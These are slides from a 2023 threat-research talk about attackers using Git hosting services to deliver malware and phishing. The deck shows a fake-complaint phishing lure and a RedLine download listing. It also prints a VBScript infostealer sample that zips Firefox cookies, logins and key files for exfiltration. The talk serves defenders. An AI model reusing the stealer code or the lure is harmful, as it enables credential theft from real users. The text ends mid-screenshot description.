

# Git Em': Threat Actors and the usage of Git as a Delivery Mechanism

FutureCon 2023, Indianapolis

Jacob Latonis, Senior Threat Research Engineer  
Proofpoint Threat Research & Engineering

October 12<sup>th</sup>, 2023

# Jacob Latonis

Senior Threat Research Engineer @ Proofpoint

## My years in Infosec

- Security Operations Center Analyst
- Threat Intelligence Analyst
- Threat Intelligence Engineer
- Senior Security Developer (Detections and Agent)

## Favorite Malware Family:

- RustyBuer

## Role at Proofpoint

Senior Threat Research Engineer


- Research/Understand Threat Landscape
- Engineer/Develop software and tooling for fellow researchers

## Twitter:

- @jacoblatonis

## Bluesky:

- @jacoblatonis.bsky.social



**proofpoint**®

# Proofpoint Threat Research Program



The Proofpoint Threat Research program endeavors to bring deeper context to threat data to advance detections, and to support our customers' tactical, operational, and strategic intelligence objectives through published research.\*

*\*Unofficial mission statement. (Easiest alternative way to remember, we are hands-on-keyboard threat researchers behind TAP campaigns ☺ )*

# Threat Actors

## Threat Types



Malware

Malicious code that executes on end user systems



Cred Harv

Theft of user credentials



BEC

Pure Social Engineering perpetrating fraud

## Actor Types



E-Crime


Financially Motivated.



APT

State-Aligned, highly **confidential**.

A campaign is a timebound series of observable actions taken by a threat actor in pursuit of an objective.



# Threat Insight Reports

# Crimeware Landscape Reporting

<https://www.proofpoint.com/us/blog/threat-insight/crime-finds-way-evolution-and-experimentation-cybercrime-ecosystem>

- Multi-year study of the cybercrime ecosystem!
- Very comprehensive reporting.

## KEY FINDINGS

- Major cybercrime actors now use increasingly diverse sets of tactics, techniques, and procedures
- Initial access brokers and other threat actors often “follow the leader” in using various techniques.
- Defenders must rapidly respond to the ever-changing threat landscape in a way previously unobserved by researchers.
- Some major cybercriminal actors have the resources available to research and develop new, complicated attack chains.

## Crime Finds a Way: The Evolution and Experimentation of the Cybercrime Ecosystem

MAY 12, 2023 | SELENA LARSON, JOE WISE AND THE PROOFPOINT THREAT RESEARCH TEAM

SHARE WITH YOUR NETWORK!



[Download full report \(PDF\)](#)

### Overview

The cybercriminal ecosystem has experienced a monumental shift in activity and threat behavior over the last year in a way not previously observed by threat researchers. Financially motivated threat actors that gain initial access via email are no longer using static, predictable attack chains, but rather dynamic, rapidly changing techniques.

This change is largely driven by Microsoft blocking macros by default and forcing everyone along the threat actor food chain from small crime commodity actors to the most experienced cybercriminals that enable major ransomware attacks to change the way they conduct business. Microsoft announced it would begin to block XL4 and VBA macros by default for Office users in October 2021 and February 2022, respectively. The changes began rolling out in 2022.

# APT Landscape Reporting

[Link to Report](#)

## Account Compromise, Financial Theft, and Supply Chain Attacks: Analyzing the Small and Medium Business APT Phishing Landscape in 2023

MAY 24, 2023 | MICHAEL RAGGI AND THE PROOFPOINT THREAT RESEARCH TEAM

SHARE WITH YOUR NETWORK!



### Key Takeaways


- Small and medium-sized businesses (SMBs) are increasingly being targeted by Advanced persistent threat (APT) actors globally.
- Proofpoint researchers have identified three main trends of attacks targeting SMBs between 2022 and 2023, including the use of compromised SMB infrastructure in phishing campaigns; regional SMB targeting by state-aligned actors for financial theft; and vulnerable regional managed services providers (regional MSPs) being targeted via phishing and thereby introducing the threat of SMB supply chain attacks. Regional MSPs are small to midsize MSPs that service customers in a concentrated geographic area.

# Cyber Threat Landscape



# URL/Attachment Trends

# Malicious URLs vs Malicious Attachments



# Why are URLs used in Higher Volume than Attachments?


Increase in use of legitimate services.

URLs are easiest to modify on the backend,  
collect metrics and stats, etc. - more efficient.

Bullet Proof hosting no longer required for  
infrastructure.

# Malicious URL

- Links to credential phishing pages
- Direct links to malicious docs / exes
  - Typical case: get the victim to download and open a malicious document/executable from the internet (social engineering)
- Links to compressed downloaders (i.e., zipped .js & 7-Zipped .vbs)



# Malicious Attachment


- Microsoft Office Documents with Macros (XL4)
- Embedded Objects
- Compressed Executables / Scripts
- Password Protected Files
- OneNote files

A composite screenshot showing an email message and its attached Word document. The top part shows an Outlook message window titled "Unpaid invoice [ID:772921] - Message (HTML)". The message details are: From: John.Doe@mycompany.com, To: someone@mycompany.com, Cc: , Subject: Unpaid invoice [ID:772921]. Below it is a preview of the attached Word document titled "DHL-Express-US-3057207937-lang-us-US.doc (Protected View)". The document content includes a Microsoft Word logo and the text "Document created in earlier version of Microsoft Office Word". A yellow bar at the top of the document says "Protected View This file originated as an e-mail attachment and might be unsafe. Click for more details." with buttons for "Enable Editing" and "Enable Content".


# Git Usage among Threat Actors

# What is Git, anyway?

- Repository for storing code (*and other artifacts*)
- Allows for collaboration between users in large and complex codebases
- Versioned access and storage for the aforementioned
- Widely, *widely* used in companies and enterprises both large and small
- *May strike fear in junior developers*
- ***The use of Git is one piece of an infection chain whether a credential phishing or malware campaign.***



It can also help  
prevent this 😊



# Who uses Git?

## Developers

- Source Code
- Automation
- Releases

## Designers

- Projects
- Tooling
- Portfolios

## Architects

- Projects
- Tooling
- Planning

... and a lot more!

# Why is Git unique in the threat landscape?

# What makes it unique?

- Blends in with normal traffic
- Probably already used in your environment
- Assumed to be non-malicious
- Developers, Sys-Admin, and a lot more use regularly

# BitBucket



- Less popular than GitHub and GitLab but still used by many orgs and individuals
- Offers a self hosted edition
  - This increases the threat surface actors can leverage to deliver content
- Removes malicious repositories when reported and investigated
  - Cannot action against self-hosted repositories

<https://confluence.atlassian.com/bbkb/report-malware-hosted-on-bitbucket-cloud-1167844183.html>


# GitLab



- Less popular than GitHub but still widely used
- Offers a self hosted edition
  - This increases the threat surface actors can leverage to deliver content
- Removes malicious repositories when reported and investigated
  - Cannot action against self-hosted repositories

<https://handbook.gitlab.com/handbook/security/security-operations/trustandsafety/abuse-on-gitlab-com/>

# GitHub




**GitHub**

- Biggest market share out of those mentioned
- Cannot be self hosted
  - Still offers myriad ways to serve malicious content
    - GitHub repositories, pages, codespaces, etc.
- Removes malicious repositories when reported and investigated

# For the year so far in threats leveraging git ...

THREATS AS A PERCENTAGE SEEN


■ GitHub ■ GitLab ■ Bitbucket



# How are Threat Actors using git?

# Download Sections

# RedLine via BitBucket Download Section



Unsanctioned Transactions Following Recent Order Prompt Awareness Demanded.



Today at 4:26 AM

Hi there,

I recently purchased item from your store, approximately \$290. Sadly i must say, I came upon various illegal transactions that happened after that, causing a lack of budget from my account bank.

After reviewing my web-based banking history, it has end up being noticeable that these not authorized financial transactions are directly linked to your web shop. I have attached all appropriate details, as well as my financial statement, for your personal reference.

Take note that in case this problem isn't resolved promptly and correctly, I will be forced to use additional lawful actions. This may include filing official complaints with regulating professionals and searching for legal representation to defend my rights as a client.

[Download statement](#)

&lt;/&gt;

Source

Commits

Branches

Pull requests

Pipelines

Deployments

Jira issues

Security

Downloads

For large uploads, we recommend using the API. [Get instructions](#)


[Downloads](#) [Tags](#) [Branches](#)

Name	Size	Uploaded by	Downloads	Date
Download repository	54.5 KB			
13.07.2023_state_1232.dll	641.5 KB	Johan	1	2023-07-16
13.07.2023_state_1231.dll	640.5 KB	Johan	2	2023-07-16
13.07.2023_state_1230.dll	640.5 KB	Johan	2	2023-07-16
13.07.2023_state_1229.dll	640.5 KB	Johan	1	2023-07-16
13.07.2023_state_1228.dll	640.5 KB	Johan	1	2023-07-16
13.07.2023_state_1227.dll	640.5 KB	Johan	6	2023-07-16
13.07.2023_state_1226.dll	640.0 KB	Johan	1	2023-07-16
13.07.2023_state_1225.dll	640.0 KB	Johan	2	2023-07-16
13.07.2023_state_1224.dll	640.0 KB	Johan	9	2023-07-16
13.07.2023_state_1223.dll	640.0 KB	Johan	8	2023-07-16
13.07.2023_state_1222.dll	640.0 KB	Johan	1	2023-07-16
13.07.2023_state_1221.dll	641.5 KB	Johan	11	2023-07-16
13.07.2023_state_1220.dll	641.5 KB	Johan	14	2023-07-16
13.07.2023_state_1219.dll	641.5 KB	Johan	10	2023-07-16
13.07.2023_state_1218.dll	641.5 KB	Johan	21	2023-07-16
13.07.2023_state_1217.dll	641.5 KB	Johan	11	2023-07-16
13.07.2023_state_1216.dll	641.0 KB	Johan	14	2023-07-16
13.07.2023_state_1215.dll	641.0 KB	Johan	3	2023-07-16

Download Section on a  
cloud BitBucket instance

# In the Repository

# Malicious File in GitLab Repository



```
gleeting = CreateObject("wscript.shell").ExpandEnvironmentStrings( "%COMPUTERNAME%" )
tuberation = "Scripting.FileSystemObject"
intoned = "c:\users\public\"+cstr(timer())
dim piliferous(100)
reradiated=0
set transportedness = CreateObject(tuberation)
MsgBox [REDACTED], 16, "Windows - Erreur"
Set metempsychosize = CreateObject( "WScript.Shell" )
quasi_typically=metempsychosize.ExpandEnvironmentStrings("%appdata%")
anythings quasi_typically

if reradiated > 0 Then
    if not transportedness.folderexists (intoned) then
        transportedness.createfolder intoned
    end if
    for depopulated = 0 to reradiated - 1
        transportedness.createfolder intoned+"\profile"+cstr(depopulated+1)
        transportedness.copyfile piliferous(depopulated)+"\cookies.sqlite", intoned+"\profile"+cstr(depopulated+1)+"\
        transportedness.copyfile piliferous(depopulated)+"\key4.db", intoned+"\profile"+cstr(depopulated+1)+"\
        transportedness.copyfile piliferous(depopulated)+"\logins.json", intoned+"\profile"+cstr(depopulated+1)+"\
        transportedness.copyfile piliferous(depopulated)+"\places.sqlite", intoned+"\profile"+cstr(depopulated+1)+"\
    next
    silverworker intoned,"c:\users\public\profiles_"+gleeting+".zip"
    transportedness.deletefolder intoned
    discradle [REDACTED]"EMBASSY",tuberation,"c:\users\public\profiles_"+gleeting+".zip"
    transportedness.deletefile "c:\users\public\profiles_"+gleeting+".zip"
end if
```

The screenshot shows a GitLab repository page for a project named "document". The repository has a Project ID of [REDACTED] and 16 commits, 1 branch, 0 tags, and 31 KiB of project storage. A "Star" button indicates 0 stars. The main interface includes a "main" dropdown, a "document" tab, and navigation buttons for "History", "Find file", "Clone", and download. A prominent "Add new file" button is visible. The repository contains several files listed in a table:

